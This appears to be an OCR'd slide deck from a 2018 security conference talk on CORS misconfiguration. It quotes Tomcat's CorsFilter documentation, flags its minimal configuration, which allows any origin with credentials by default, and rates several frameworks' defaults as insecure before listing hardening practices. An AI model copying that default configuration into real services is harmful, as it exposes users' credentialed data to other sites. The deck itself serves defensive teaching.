





Are you seriously using the default configuration?!?

# Apache Tomcat 9 – Documentation

## CAN YOU SPOT THE PROBLEM?



The filter works by adding required `Access-Control-*` headers to HttpServletResponse object. The filter also protects against HTTP response splitting. If request is invalid, or is not permitted, then request is rejected with HTTP status code 403 (Forbidden). A flowchart that demonstrates request processing by this filter is available.

The minimal configuration required to use this filter is:

```
<filter>
  <filter-name>CorsFilter</filter-name>
  <filter-class>org.apache.catalina.filters.CorsFilter</filter-class>
</filter>
<filter-mapping>
  <filter-name>CorsFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```

**Filter Class Name**

The filter class name for the CORS Filter is **`org.apache.catalina.filters.CorsFilter`**.

**Initialisation parameters**


The CORS Filter supports following initialisation parameters:

| Attribute | Description |
|---|---|
| `cors.allowed.origins` | A list of origins that are allowed to access the resource. A `*` can be specified to enable access to resource from any origin. Otherwise, a whitelist of comma separated origins can be provided. Eg: `http://www.w3.org, https://www.apache.org`. **Defaults:** `*` (Any origin is allowed to access the resource). |
| `cors.allowed.methods` | A comma separated list of HTTP methods that can be used to access the resource, using cross-origin requests. These are the methods which will also be included as part of `Access-Control-Allow-Methods` header in pre-flight response. Eg: `GET, POST`. **Defaults:** `GET, POST, HEAD, OPTIONS` |
| `cors.allowed.headers` | A comma separated list of request headers that can be used when making an actual request. These headers will also be returned as part of `Access-Control-Allow-Headers` header in a pre-flight response. Eg: `Origin,Accept`. **Defaults:** `Origin, Accept, X-Requested-With, Content-Type, Access-Control-Request-Method, Access-Control-Request-Headers` |
| `cors.exposed.headers` | A comma separated list of headers other than simple response headers that browsers are allowed to access. These are the headers which will also be included as part of `Access-Control-Expose-Headers` header in the pre-flight response. Eg: `X-CUSTOM-HEADER-PING,X-CUSTOM-HEADER-PONG`. **Default:** None. Non-simple headers are not exposed by default. |
| `cors.preflight.maxage` | The amount of seconds, browser is allowed to cache the result of the pre-flight request. This will be included as part of `Access-Control-Max-Age` header in the pre-flight response. A negative value will prevent CORS Filter from adding this response header to pre-flight response. **Defaults:** `1800` |
| `cors.support.credentials` | A flag that indicates whether the resource supports user credentials. This flag is exposed as part of `Access-Control-Allow-Credentials` header in a pre-flight response. It helps browser determine whether or not an actual request can be made using credentials. **Defaults:** `true` |

_ EXPLOITING CORS

# Why is it easy to get wrong?

- Allowing multiple origins could be a pain
- Default configurations can be insecure by default



| CORS Implementation | Version | Default Configuration | | |
|---|---|---|---|---|
| | | ACAO | ACAC | Security Level |
| Spring Framework | 4.2 - 4.3 | * | true | Insecure |
| | 5.0 | * | false | Partial |
| Tomcat | 7.x - 8.x - 9.x | * | true | Insecure |
| eBay cors-filter library | 1.0.0 | * | true | Insecure |
| Jetty | 9.x | * | true | Insecure |
| rack-cors | < 1.0.0 | * | true | Insecure |

# SECURING CORS

_ SECURING CORS

# Best Practices

- **Avoid if not necessary**
- **Define whitelist**: regex is more prone to error
- **Allow only secure protocols**
- **Configure ”Vary” header: “Vary: Origin”**
- **Avoid credentials if not necessary**

_ SECURING CORS

# Best Practices (2)

- **Limit allowed methods:** use the "Access-Control-Allow-Methods" header
- **Limit caching period**: use the “Access-Control-Max-Age”
- **Configure headers only when needed**
- **Pay attention to default configurations**

[https://www.bedefended.com/papers/cors-security-guide](https://www.bedefended.com/papers/cors-security-guide)

**You will find more details, other techniques and references**

# ANY QUESTION?

HackInBo®
Winter 2018 Edition

# Thank you for your attention!

@TwiceDi

M @TwiceDi

in davide.danelon